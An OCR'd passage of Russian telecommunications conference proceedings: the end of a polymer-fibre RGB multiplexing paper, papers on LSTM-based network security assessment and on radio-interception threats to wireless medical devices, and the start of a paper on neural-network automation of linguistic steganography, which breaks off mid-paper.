


Рис. 1. Зависимость коэффициента затухания от длины волны в полимерном оптическом волокне

В предлагаемой системе передачи данных было принято решение использовать каналы с длинами волн 430, 525 и 630 нм. Такой выбор обусловлен наличием RGB-светодиода с указанными длинами волн. В таблице 1 представлены измеренные коэффициенты затухания в полимерном волокне на используемых длинах волн.

ТАБЛИЦА 1. Измеренный коэффициент затухания полимерного волокна на разных длинах волн.

Длина волны λ, нм	630	525	430
Затухание α, дБ/м	0,27	0,12	0,14

Использование RGB-светодиода позволяет избежать сложной системы мультиплексирования каналов. На рис. 2 представлена принципиальная схема предлагаемой системы передачи данных.




Рис. 2. Принципиальная схема предлагаемой системы передачи данных.

Как видно из рис. 2, система передачи состоит из RGB-светодиода, линейного тракта (волокна), и системы демультиплексирования. Система де-

мультиплексирования построена на основе двух последовательно включенных сплиттерах и трех полосовых светофильтрах. Первой из линии выводится канал с длиной волны излучения 630 нм. Таким образом, удается частично компенсировать более высокое затухание данного канала в линейном тракте. Второй сплиттер разделяет каналы с длинами волн 430 и 630 нм [4]. В таблице 2 представлены результаты измерения затухания вносимого предлагаемой системой передачи данных между входом и каждым выходом (на каждой длине волны).

ТАБЛИЦА 2. Измеренные значения вносимого затухания предлагаемой линии связи на каждой длине волны

Длина волны на входе 630 нм		Длина волны на входе 525 нм		Длина волны на входе 430 нм	
Выход	Затухание а, дБ	Выход	Затухание а, дБ	Выход	Затухание а, дБ
630 нм	14,66	630 нм	34,57	630 нм	39,42
525 нм	47,34	525 нм	18,5	525 нм	30,98
430 нм	43,25	430 нм	23,47	430 нм	17,03

Как видно из результатов измерения наименьшая спектральная селективность наблюдается при попадании излучения с длиной волны 525 нм. на выход канала 430 нм и составляет всего 5 дБ. Данный недостаток обусловлен применением не самых подходящих фильтров. В остальных ситуациях спектральная селективность более 10 дБ. Стоит отметить, что большую часть затухания вносят сплиттеры изготовленные с использованием несовершенной технологии

На рис. 3 представлена фотография реализованной системы передачи данных.




Рис. 3. Фотография реализованной системы передачи данных.

На фотографии обозначены линейный тракт (цифрой 1), сплиттеры (цифрой 2) и фильтры (цифрой 3). Работа данной системы передачи данных была представлена на выставке при конференции «АПИНО 2024».

По результатам проведенных исследований предложенной системы передачи данных были обозначены следующие направления развития предлагаемой системы передачи данных:

1. Улучшение технологии изготовления сплиттеров.
2. Разработка иных конструкций систем демультиплексирования, вносящих меньшее затухание.
3. Увеличение спектральной селективности системы демультиплексирования в целом и фильтров в частности.

Предложенная система передачи данных показала свою работоспособность, и может стать эффективным развитием межблочных линий связи на основе полимерного волокна.

Список используемых источников

1. S. Haupt, M. Haupt, U. H. P. Fischer. WDM over POF – A way to increase transmission capacity of POF // 2011 International Students and Young Scientists Workshop “Photonics and Microsystems”, 2011. С. 47–48.

2. M. Haupt, U. H. P. Fischer. WDM over POF: the inexpensive way to break through the limitation of bandwidth of standard POF communication // Photonics Packaging, Integration, and Interconnects VII, 2007. 10 с.

3. Olaf Ziemann, Jürgen Krauser, Peter E. Zamzow, Werner Daum POF Handbook: Optical Short Range Transmission Systems / Springer Berlin – Heidelberg: Springer Berlin, 2008. 884 с. ISBN 978-3-540-76628-5

4. Бразовский Г. Р. Исследование возможности применения технологии WDM в POF волокне // Информационные технологии и нанотехнологии (ИТНТ-2022): сборник трудов по материалам VIII Международной конференции и молодежной школы (г. Самара, 23-27 мая): в 5 томах / Министерство науки и высшего образования Российской Федерации, Самарский университет, Институт систем обработки изображений РАН – филиал ФНИЦ "Кристаллография и фотоника" РАН. – Самара: Издательство Самарского университета, 2022. Том 1. Компьютерная оптика и нанофотоника / под ред. Е. С. Козловой. С. 013132

УДК 004.8
ГРНТИ 20.51.19

АЛГОРИТМ ДЛЯ ОПРЕДЕЛЕНИЯ УРОВНЯ СЕТЕВОЙ БЕЗОПАСНОСТИ В ИНФОРМАЦИОННО-КОММУНИКАЦИОННЫХ СЕТЯХ, ИСПОЛЬЗУЮЩИЙ НЕЙРОННУЮ СЕТЬ С ДОЛГОЙ КРАТКОСРОЧНОЙ ПАМЯТЬЮ (LSTM)

А. С. Антонов, М. Д. Беседин, В. Е. Садовников

Военная академия связи им. Маршала Советского Союза С. М. Буденного

Данная статья рассматривает использование нейронных сетей с долгой кратковременной памятью в контексте определения уровня сетевой безопасности в информационно-коммуникационных сетях. Будут изучены основные принципы работы сетей с долгой краткосрочной памятью, а также их возможности в анализе сетевого трафика и поведенческих характеристик пользователей, который позволяет эффективно оценить уровень безопасности сети. Также алгоритм учитывает преимущества и недостатки сетей с долгой краткосрочной памятью, основываясь на этих недостатках, предлагается улучшенная структура сети с долгой краткосрочной памятью для оценки ситуации с безопасностью в информационно-коммуникационных сетях.

алгоритм, безопасность сети, информационно-коммуникационные сети, нейронная сеть, LSTM, долгая краткосрочная память

Сеть долговременной кратковременной памяти (LSTM) – это нейронная сеть, разработанная для достижения долгосрочной зависимости искусственных нейронных сетей. В настоящее время она используется для обработки естественного языка, анализа событий и прогнозирования. Сеть LSTM – это особая форма рекуррентной нейронной сети (RNN). Как LSTM, так и RNN имеют цепную форму повторяющихся модулей искусственной нейронной сети [1]. Основная структура сети LSTM показана на рисунке 1.

Основные элементы LSTM блока включают в себя:

– Входной элемент: отвечает за решение, какая информация будет добавлена в ячейку памяти.

– Элемент забывания: решает, какая информация будет забыта или удалена из ячейки памяти.

– Выводной элемент: регулирует, какая информация из ячейки памяти будет использована для предсказаний или передачи в следующие блоки.

– Ячейка памяти: основной компонент, который хранит и обрабатывает информацию в течение времени.




Рис. 1. Основная структура сети LSTM

Благодаря этой структурной особенности, LSTM позволяет обрабатывать и анализировать временные последовательности данных с высокой точностью и улавливать сложные зависимости.

Также наличие "ячеек памяти", дают возможность хранить информацию в течение продолжительного времени и контролировать поток информации через себя при обработке последовательностей. Это позволяет им запоминать долгосрочные зависимости в данных, что делает их особенно полезными для анализа временных рядов, естественного языка и других типов последовательностей [2].

Сетевая статистика, относящаяся к ситуации с сетевой безопасностью, может быть организована и обработана в виде временных рядов. В то же время сетевые атаки не совершаются в одночасье. Поведение на разных этапах отражается в соответствующих данных и генерируются последовательные внутренние логические ассоциации [3]. Хотя структура LSTM обладает присущими ей преимуществами при обработке таких последовательных данных, один уровень LSTM недостаточно эффективен для оценки ситуации с безопасностью сети.

Основываясь на вышеуказанных недостатках, используем улучшенную структуру сети LSTM для оценки ситуации с безопасностью. Сначала увеличиваем глубину сети LSTM, используя трехслойный стек LSTM. Последний уровень сети LSTM затем напрямую подключается к полносвязанному слою нейронной сети. Улучшенная структура сети LSTM показана на рисунке 2.




Рис. 2. Основная структура сети LSTM

Благодаря стеку трех слоев LSTM обученная модель может более глубоко и точно извлекать характеристики данных о различных ситуациях сетевой безопасности, что позволяет улучшить абстрактное сопоставление данных о ситуации с временными рядами. В то же время увеличение глубины сетей может в определенной степени оптимизировать структуру нейронной сети и сократить количество нейронов и время обучения в однослойной сети [4].

Это оказывает определенное влияние на повышение производительности и результативности нейронной сети. Полносвязанный слой может отображать абстрактные объекты, изученные ранее LSTM стеком. Он работает как классификатор. Соответствующая избыточность параметров на полносвязанном слое также гарантирует обобщение и миграцию модели [5].

Понимание и оценка ситуации с сетевой безопасностью в качестве второго уровня осведомленности о ситуации с безопасностью основаны на извлечении ситуационных факторов и направлены на понимание текущей ситуации. Специфичные для реальных приложений, понимание и оценка ситуации используют собранные данные о ситуации с безопасностью сети в качестве входных данных и, наконец, выводят текущее количественное значение ситуации или информацию о тревоге ситуации. Процесс включает обработку данных, обучающие модели и так далее. Алгоритм понимания и оценки ситуации показан на рисунке 3.




Рис. 3. процесс понимания и оценки ситуации с сетевой безопасностью

Полученные необработанные данные о ситуации требуют предварительной обработки в качестве источника данных для улучшенной сети LSTM. На ранней стадии нам требуется определенное количество помеченных данных о ситуации для обучения нейронной сети. Данные о ситуации, генерируемые сетями, могут быть обработаны и введены в улучшенную сеть LSTM.

Обученная модель будет судить на основе входных данных и выходной классификации каждого соединения. Чтобы достичь понимания и оценки ситуации с сетевой безопасностью, нужны количественные значения ситуации, а не результаты классификации для описания тенденции изменения ситуации с безопасностью. В то же время информации об одном подключении недостаточно для описания недавней ситуации. Поэтому определяем значения ситуации для разных типов подключений и используем скользящее временное окно для представления текущей ситуации с безопасностью сети.

Сумма значений ситуации во временном окне рассчитывается для представления текущей ситуации с безопасностью. Это позволяет сделать представление более полным и избежать нестабильности из-за единичных ошибок в суждениях.

Алгоритм, использующий сеть LSTM, предложенный в статье, может быть применен для осознания ситуации сетевой безопасности с помощью последовательных данных. Последующие исследования могут дополнительно оптимизировать сеть LSTM с помощью алгоритмов и улучшенных структур для повышения производительности при понимании и оценке ситуации с безопасностью сети.

Список используемых источников

1. X. W. Liu,H. Q. Wang,H. W.Lyu,J. G. Yu,S. W. Zhang,”Fusion-based cognitive awareness-control model for network security situation,” Journal of Software,2016,27(08):2099-2114.

2. H. Qiu,K. Wang,H. P. Yang,”Network alerts depth information fusion method based on time confrontation,” Computer Engineering and Applications,2016,36(02):499-504.

3. A. G. Salman,Y. Heryadi,E. Abdurahman,W. Suparta,"Single layer & multi-layer long short-term memory (LSTM) model with intermediate variables for weather forecasting,"Procedia Computer Science,2018,135.

4. M. Wielgosz,A. Skocze,M. Mertik,"Using LSTM recurrent neural networks for monitoring the LHC superconducting magnets," Nuclear Inst. and Methods in Physics Research, A,2017,867.

5. Mohammed Ishaque, Ladislav hudec, "Feature extraction using Deep Learning for Intrusion Detection System", IEEE 2019.

Статья представлена начальником научно-исследовательского отдела научно-исследовательского центра Военной академии связи им. Маршала Советского Союза С. М. Буденного, кандидатом технических наук А. С. Дворниковым.

УДК 004.056.55
ГРНТИ 58.35

АНАЛИЗ УГРОЗ И СРЕДСТВ ЗАЩИТЫ ОТ РАДИОПЕРЕХВАТА В СФЕРЕ МЕДИЦИНСКИХ БЕСПРОВОДНЫХ УСТРОЙСТВ

Р. Р. Ахметов, Г. С. Бударный, А. М. Гельфанд, А. В. Красов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Беспроводные технологии обретают все более широкое применение в сфере здравоохранения. Вместе с повышением качества оказания помощи пациентам это также влечет за собой угрозу утечки конфиденциальной информации или неправомерного вмешательства в работу таких медицинских устройств. В связи с этим в данной области остро стоит вопрос защиты данных от радиоперехвата.

беспроводные технологии, безопасность, медицинские устройства, радиоперехват, защита данных, стандарты безопасности

В современном мире, где беспроводные технологии становятся неотъемлемой частью медицинских практик, проблема безопасности и конфиденциальности приобретает критическое значение. Внедрение беспроводных технологий в медицинскую среду предоставляет уникальные возможности для удаленного мониторинга пациентов, обеспечения связи врачей, и создания инновационных медицинских устройств. Однако, вместе с этим, возрастает риск радиоперехвата, который может угрожать как личной конфиденциальной информации, так и безопасности пациента. Значение защиты данной информации превращается в ключевую проблему, требующую комплексного анализа и разработки средств предотвращения и противодействия угрозам радиоперехвата. Врачебные записи, данные о состоянии здоровья, и даже управление имплантируемыми медицинскими устройствами становятся объектами повышенного интереса для злоумышленников, что подчеркивает актуальность и важность исследования в области безопасности медицинских беспроводных устройств.

Обзор существующих медицинских беспроводных устройств

Современные тенденции в развитии медицинской технологии неотделимы от широкого использования беспроводных устройств, которые играют ключевую роль в улучшении качества медицины и повышении эффективности лечения.

Первым среди них стоит выделить медицинские датчики и датчики здоровья, предназначенные для непрерывного мониторинга физиологических

параметров пациентов. Такие устройства способны передавать данные о сердечном ритме, уровне глюкозы, давлении и других важных показателях на удаленные пункты наблюдения, обеспечивая врачей актуальной информацией о состоянии пациента [1].

Беспроводные технологии также активно применяются в медицинских системах для обеспечения связи между медицинским оборудованием и центральными серверами. Это включает в себя телемедицинские системы, системы дистанционного мониторинга пациентов и технологии, поддерживающие хирургические вмешательства с использованием беспроводных устройств. «Сама по себе телемедицина – отличная штука, которая может помочь в огромном количестве клинических ситуаций. Врачи, разумеется, за регулирование телемедицины», – считает основатель и директор Фонда медицинских решений «Не напрасно» Илья Фоминцев [2]. Такие устройства стали незаменимым инструментом в современной медицинской практике. Они предоставляют возможность вовремя отреагировать на изменения состояния пациента, повышают эффективность диагностики и обеспечивают персональное лечение. От портативных мониторов до имплантируемых устройств, беспроводные технологии становятся основой для инноваций, направленных на улучшение результатов лечения и обеспечение комфорта пациентов.

Таким образом, необходимость защиты данных, передаваемых медицинскими беспроводными устройствами, становится основой для анализа угроз и эффективных средств защиты от радиоперехвата информации.

Угрозы радиоперехвата в медицинских беспроводных устройствах

Один из типичных сценариев – перехват и анализ данных, передаваемых от медицинских устройств к базовым станциям или центральным серверам. К примеру, это может включать в себя манипуляции с данными о состоянии здоровья пациента, что может иметь критические последствия. «В такой ситуации важно понимать, где именно находятся персональные данные, кто имеет к ним доступ и каким образом само медучреждение его получает», – считает генеральный директор «КелеанзМедикал» Елена Кириленко [2]. К примеру, в США в 2017 году хакеры попытались получить доступ к данным пациентов в медицинской организации, используя уязвимость в беспроводной сети. Данный инцидент выявил уязвимости систем безопасности в медицинских учреждениях и подчеркнул необходимость более эффективных методов защиты.

Нарушение безопасности в медицинских беспроводных сетях приводит к серьезным последствиям. Компрометация данных может не только повлечь за собой потерю конфиденциальности, но и стать причиной для потенциальных атак на пациента, вплоть до изменения лечебных протоколов и даже вмешательства в работу имплантированных медицинских устройств.

«Исследователи обнаружили, что путем перехвата и обратного проектирования сигналов, которыми обмениваются кардиостимулятор-дефибриллятор и его программатор, они могут украсть информацию о пациенте, разрядить батарею устройства или отправлять вредоносные сообщения кардиостимулятору. Разработанные ими атаки могут выполняться с расстояния до пяти метров с использованием стандартного оборудования, но более сложные антенны могут увеличить это расстояние в десятки или сотни раз, сказали они» [3].

Анализ данных сценариев и реальных происшествий подчеркивает значимость защиты медицинских беспроводных устройств от радиоперехвата. Защищенность систем в данной области не только обеспечивает сохранность конфиденциальных данных, но и обеспечивает эффективность медицинской помощи в целом.

Средства защиты от радиоперехвата в медицинских устройствах

Одним из ключевых способов обеспечения конфиденциальности данных в медицинских беспроводных устройствах является криптография. Применение сильных шифров и протоколов защищают системы от несанкционированного доступа и поддельных данных. Реализация криптографических методов также способствует шифрованию трафика между устройствами, предотвращая возможные атаки радиоперехвата.

Защита беспроводных соединений также включает в себя применение физических мер безопасности. К таковым относятся использование защитных экранированных корпусов для медицинских устройств, минимизация радиочастотных излучений и ограничение физического доступа к устройствам, использование защищенных физических каналов связи и ограничение диапазона действия беспроводных сигналов. Хорошим примером применения технологии является экранирующий корпус EMI. Он состоит из проводящих материалов, таких как металл, который может предотвратить попадание электромагнитных полей в контейнер или выход из него. Корпус создает барьер, который отражает и поглощает электромагнитные помехи, предотвращая их попадание на компоненты внутри [4].

Немаловажную роль в обнаружении и предотвращении радиоперехвата играют и программные средства. К ним относятся системы обнаружения вторжений, которые способны анализировать трафик и выявлять аномалии, свидетельствующие о возможных атаках. Также разрабатываются программные решения, обеспечивающие шифрование данных и аутентификацию для защиты от несанкционированного доступа.

Законодательное регулирование также способствует обеспечению безопасности медицинских беспроводных устройств. Система стандартов и нормативов обеспечивает уровень единообразия и гарантирует, что производители следуют установленным стандартам безопасности. Необходимы

соблюдение регулирований по обязательной сертификации и выполнение требований к защите персональных данных пациентов.

Объединение криптографических, физических и программных методов, с учетом соответствия стандартам, создает комплексный подход к защите медицинских беспроводных устройств от радиоперехвата, обеспечивая высокий уровень безопасности в данной области.

Перспективы развития и исследования

Современные технологии защиты от радиоперехвата находятся в стадии интенсивного развития. Важное направление – улучшение криптографических методов с использованием квантовых технологий. Предполагается, что данная технология сделает радиоперехват трудным или практически невозможным. Также исследуются методы детекции и анализа аномалий в беспроводных сетях, позволяющие оперативно реагировать на потенциальные угрозы.

Развивается также разработка новых методов аутентификации и авторизации в медицинских беспроводных системах. Исследования и новые разработки в области использования биометрических данных для подтверждения личности пользователей и устройств могут существенно повысить уровень безопасности пациента и его личных данных.

Программные средства обнаружения и предотвращения радиоперехвата также совершенствуются. Создаются интеллектуальные адаптивные системы, способные распознавать новые угрозы.

Более того, сейчас идет создание новых стандартов безопасности для беспроводных медицинских устройств, учитывающих особенности их применения. Данные стандарты могут стать основой для единых требований к безопасности, что способствует повышению уровня защиты персональных данных в области здравоохранения.

Исследования продолжаются и в области повышения устойчивости физических методов защиты. Разрабатываются новые материалы и технологии, обеспечивающие надежную защиту от радиочастотных воздействий.

Систематический подход к исследованиям в указанных направлениях обеспечит создание более совершенных и безопасных медицинских беспроводных устройств, способных удовлетворять требованиям конфиденциальности и целостности данных в быстро меняющемся цифровом мире.

Заключение

Анализ угроз и средств защиты от радиоперехвата в сфере медицинских беспроводных устройств выявил ряд критически важных аспектов, которые требуют внимания и инновационных решений. Среди основных выводов следует отметить, что проблема радиоперехвата довольно актуальна

в области обеспечения защиты персональных данных пациентов и целостности медицинских данных.

Криптографические методы, физические меры, программные решения и законодательное регулирование, несомненно, позволяют повысить уровень защищенности беспроводных систем медицинских устройств, однако их эффективность зависит от комплексного и согласованного применения.

Информация, представленная в статье, может послужить отправной точкой для инженеров, разработчиков и исследователей, работающих в области медицинской технологии и информационной безопасности.

Список используемых источников

1. Булдакова Татьяна Ивановна, Кривошеева Дарина Александровна Угрозы безопасности в системах дистанционного мониторинга // Вопросы кибербезопасности. 2015. №5 (13). URL:https://cyberleninka.ru/article/n/ugrozy-bezopasnosti-v-sistemah-distantsionnogo-monitoringa (дата обращения: 17.12.2023).

2. Сохранить пациента: как защитить данные в цифровой медицине.: [электронный ресурс]. URL: https://spbspecials.rbc.ru/wns-data-security (дата обращения: 19.12.2023).

3. Implantable medical devices can be hacked to harm patients.: [электронный ресурс]. URL: https://www.computerworld.com/article/3146549/implantable-medical-devices-can-be-hacked-to-harm-patients.html (дата обращения: 19.12.2023).

4. Экранирующий корпус EMI Эффективное решение для защиты от помех.: [электронный ресурс]. URL: https://ru.yongucase.com/blogs/blog/emi-shielding-enclosure-effective-solution-to-immune-interference

УДК 004.056.5
ГРНТИ 81.93.29

ПЕРСПЕКТИВЫ ПРИМЕНЕНИЯ НЕЙРОСЕТЕВЫХ ТЕХНОЛОГИЙ В ЛИНГВИСТИЧЕСКОЙ СТЕГАНОГРАФИИ

К. А. Ахрамеева, Н. Е. Бирючевский

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Лингвистическая стеганография является одной из наиболее актуальных областей для современных исследований. В рамках данной работы предлагается активное использование нейросетевых технологий для решения задач, которые еще в недалеком прошлом могли быть выполнены лишь вручную или неосуществимы вовсе. В частности, рассматривается возможность автоматизации метода замены синонимов, метода опорного слова и метода машинного перевода, а также все соответствующие преимущества искусственного интеллекта.

стеганография, нейронные сети, автоматизация, искусственный интеллект.

В настоящее время все большую популярность в мире приобретают решения, связанные с нейронными сетями. Широко известно, что имеются попытки внедрить искусственный интеллект в некоторые направления профессиональной деятельности и, в целом, вне зависимости от их результатов, применение нейронных сетей на данный момент не теряет своей актуальности [1].

Автоматизация процессов с помощью подобных технологий подразумевает под собой перспективы развития сферы, а также активное применение малоиспользуемых или не используемых ранее методов. Это легко просматривается на примере для лингвистической стеганографии.

В отличии от смежных цифровой и графической стеганографий, лингвистическая стеганография развивается заметно медленнее. Проследить это можно даже на уровне пользователя: в открытом доступе среди всего спектра решений из этой сферы соответствующих программ наблюдается в значительной степени меньше [2]. Связано это со степенью сложности методов, многие из которых даже при собственноручном использовании вызывают массу неудобств при недостаточном знании языка.

Решить эту проблему уже сейчас представляется возможным: порог вхождения в тренировку нейронных сетей относительно низок. На данный момент для создания своего искусственного интеллекта достаточным будет прочтения нескольких статей в открытом доступе [3].

Следующей проблемой текущего исследования является возможность алгоритмов нейронных сетей использовать в своей работе методы из лингвистической стеганографии. Лингвистическая стеганография оперирует текстом, а значит им будет оперировать и нейронная сеть. С точки зрения математики, информатики и, в частности, программирования любой текст – это лишь набор символов, знаков, имеющих определенных смысл только для человека. Возможность использования искусственного интеллекта заключается в том, что теория его построения позволяет обучить нейронную сеть понимать смысл написанных символов

Искусственный интеллект, на текущий момент, обязан пройти некоторое количество итераций, в общем случае довольно часто называемых в данном контексте *эпохами*. Каждая такая *эпоха* в теории должна приводить к изменению количества ошибок нейронной сети. На этом этапе и заключается основная проблема: невозможно иметь абсолютную уверенность в том, что искусственный интеллект не ошибся. Нейронная сеть даже при самой точной и прозрачной формулировке задания, наличии нескольких примеров решения и релевантном опыте нет никаких гарантий успеха. Тем не менее, принято ожидать того, что при достаточном количестве итераций будет наблюдаться снижение вероятности того что нейронная сеть сделает ошибку [4].

Ко всему прочему, примеров успешной реализации, оперирующих текстом нейронных сетей довольно много, и с некоторыми из них точно когда-либо сталкивалось большинство пользователей. А значит сомнений в успехе автоматизации методов лингвистической стеганографии быть не должно.

На данном этапе исследования рассмотрено несколько методов, предлагаемых для автоматизации искусственным интеллектом:

– метод замены синонимов [5];
– метод опорного слова [6];
– метод машинного перевода [7].

Все три указанных метода подобраны не случайно и имеют разную сложность с точки зрения реализации нейронной сети.

Метод замены синонимов.

С точки зрения алгоритма в замене одного слова на другое нет ничего сложного. Действительной сложностью может являться наличие подходящего контекста для такого синонима ввиду того, что он влияет не только на окончание слова, но и на смысловую нагрузку. Однако, важно отметить тот факт, что нейронная сеть в отличии от простого алгоритма в состоянии определить является ли контекст уместным для замены. Кроме того, важным отличием нейронной сети от алгоритма стоит считать тот факт, что ей не нужно каждый раз проверять входящее слово на соответствие имеющемуся

массиву. В случае отсутствия у слова синонима операция даже не запустится. В этом и состоит основное преимущество искусственного интеллекта перед простым машинным методом: в то время как алгоритм рассматривает текст процедурно, последовательно проверяя каждое слово на соответствие, нейронная сеть при получении текста осуществляет прогноз, на основании которого в дальнейшем работает алгоритм. В общем случае данный процесс можно описать как более объемное контекстное окно: нейронная сеть воспринимает гораздо больше информации, чем любой алгоритм.

Метод опорного слова.

Преимущество данного метода – простота реализации, так как отсутствуют проблемы с контекстом или словарями слов и имеются большие возможности для реализации основных элементов нейронной сети: в этой ситуации искусственный интеллект гораздо шире раскрывается с точки зрения автоматизации.

Предлагается избавить пользователя от нужды предоставления любой информации помимо скрываемого сообщения. В таком случае нейронная сеть самостоятельно выбирает текст из определенного набора, самостоятельно ищет подходящие опорные слова и символы, и, по итогу, предоставляет хэш используемых для метода символов в качестве ключа. Разумеется, при дешифровании возникнут некоторые проблемы связанные со скоростью обработки текста, однако, как это рассмотрено в методе замены синонимов, для искусственного интеллекта многие процедурные сложности неизвестны. Следовательно, имеется возможность реализации метода нейронной сетью с некоторыми дополнениями.

Метод машинного перевода.

Являясь самым сложным с точки зрения реализации среди предложенных, метод машинного перевода по своей сути есть ничто иное как пример использования одной нейронной сети с другой. На текущий момент многие сервисы по онлайн-переводу используют по большей части нейронные сети, для ускорения своих алгоритмов. И если не использовать готовые решения, представленные на рынке, реализация данного метода займет в разы больше времени, чем какого-либо иного. Именно поэтому рассматривается случай, когда используются готовые нейронный сети по машинному переводу. В таком случае перед искусственным интеллектом ставятся лишь стеганографические задачи: найти разночтения и спрятать в них информацию. К сожалению, чтобы более точно описать работу подобного алгоритма понадобятся углубленные знания в лингвистики, что и является главной проблемой при использовании данного метода. Однако, благодаря использованию искусственного интеллекта, можно возложить все соответствующие проблемы на

программу. Хоть анализ такого объема текстов и займет колоссальное количество времени, это все равно несопоставимо с усилиями, которые на решение данной задачи потратил бы человек. Следовательно, теоретически, реализация подобного метода с помощью нейронной сети возможна.

